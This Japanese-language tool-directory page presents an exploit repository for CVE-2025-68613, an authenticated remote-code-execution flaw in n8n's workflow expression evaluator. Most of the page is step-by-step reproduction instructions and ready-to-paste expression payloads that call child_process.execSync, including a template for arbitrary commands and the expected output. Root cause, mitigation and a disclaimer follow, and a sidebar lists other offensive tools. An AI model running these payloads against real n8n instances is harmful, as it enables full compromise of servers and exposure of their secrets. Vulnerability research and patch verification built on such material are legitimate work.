
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
n8n-CVE-2025-68613-exploit — CVE-2025-68613: n8n RCE 脆弱性の悪用とドキュメント | Kitploit
ツール/GitHubGitHub/wioui/n8n-cve-2025-68613-exploit
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ペイロード開発
GitHubwioui/n8n-cve-2025-68613-exploit

n8n-CVE-2025-68613-exploit

CVE-2025-68613: n8n RCE 脆弱性の悪用とドキュメント

リポジトリを見る
106223411ヶ月前Kitploit レビュー済み
共有

n8n - CVE-2025-68613: 動的に管理されるコードリソースの不適切な制御

脆弱性

n8nは、ワークフロー式評価システムに深刻な任意コード実行の脆弱性を含んでいます。特定の条件下において、ワークフロー設定中に認証されたユーザーが提供した式が、基礎となるランタイムから十分に隔離されていない実行コンテキストで評価される可能性があります。

影響を受けるバージョン

  • 影響あり: n8n < v1.122.0
  • 修正済み: n8n >= v1.122.0

必要条件

  • n8nインスタンスへの認証されたアクセス
  • ワークフローの作成/編集権限

再現手順

1. 新しいワークフローを作成

  • 「Add workflow」をクリック

2. ノードを追加

  • 「Manual Trigger」ノードを追加
  • 「Set」ノードを追加(トリガーに接続)

3. ペイロードを設定

  • Setノードをクリック
  • 「Add Value」をクリック → 「String」を選択
  • フィールド名を「result」に設定
  • 「=」アイコンをクリックして式モードを有効化

4. ペイロードを注入

次のペイロードを式フィールドに貼り付けます:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}


5. 実行

  • 「Execute step」をクリック
  • Setノードの出力でコマンド結果を確認

CVE-2025-68613 エクスプロイトの実演

ペイロードの例

IDコマンド:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('id').toString() })() }}

PWDコマンド:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('pwd').toString() })() }}

カスタムコマンドテンプレート:

{{ (function(){ return this.process.mainModule.require('child_process').execSync('COMMAND').toString() })() }}

期待される出力

idコマンドの場合:

uid=1000(node) gid=1000(node) groups=1000(node)

pwdコマンドの場合:

/app

根本原因

式評価器には、関数式が this.process(Node.jsのプロセスオブジェクト)にアクセスするのを防ぐサニタイザーがなく、システムモジュールへのアクセスを許容しています。

影響

  • 任意のコマンド実行
  • ファイルシステムアクセス
  • 環境変数の露出
  • システムの完全な侵害

緩和策

n8n v1.122.0以降にアップグレードしてください。

参考情報

  • 修正: https://github.com/n8n-io/n8n/commit/08f332015153decdda3c37ad4fcb9f7ba13a7c79
  • リポジトリ: https://github.com/n8n-io/n8n
  • ブログ記事: https://blog.ogwilliam.com/post/n8n-rce-vulnerability-cve-2025-68613

免責事項: この情報はサンドボックスおよび教育目的でのみ提供されています。この情報をシステムの悪用に使用することは違法かつ非倫理的です。脆弱性のテストや悪用を行う前に、必ず適切な許可を取得してください。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    395
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    252

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




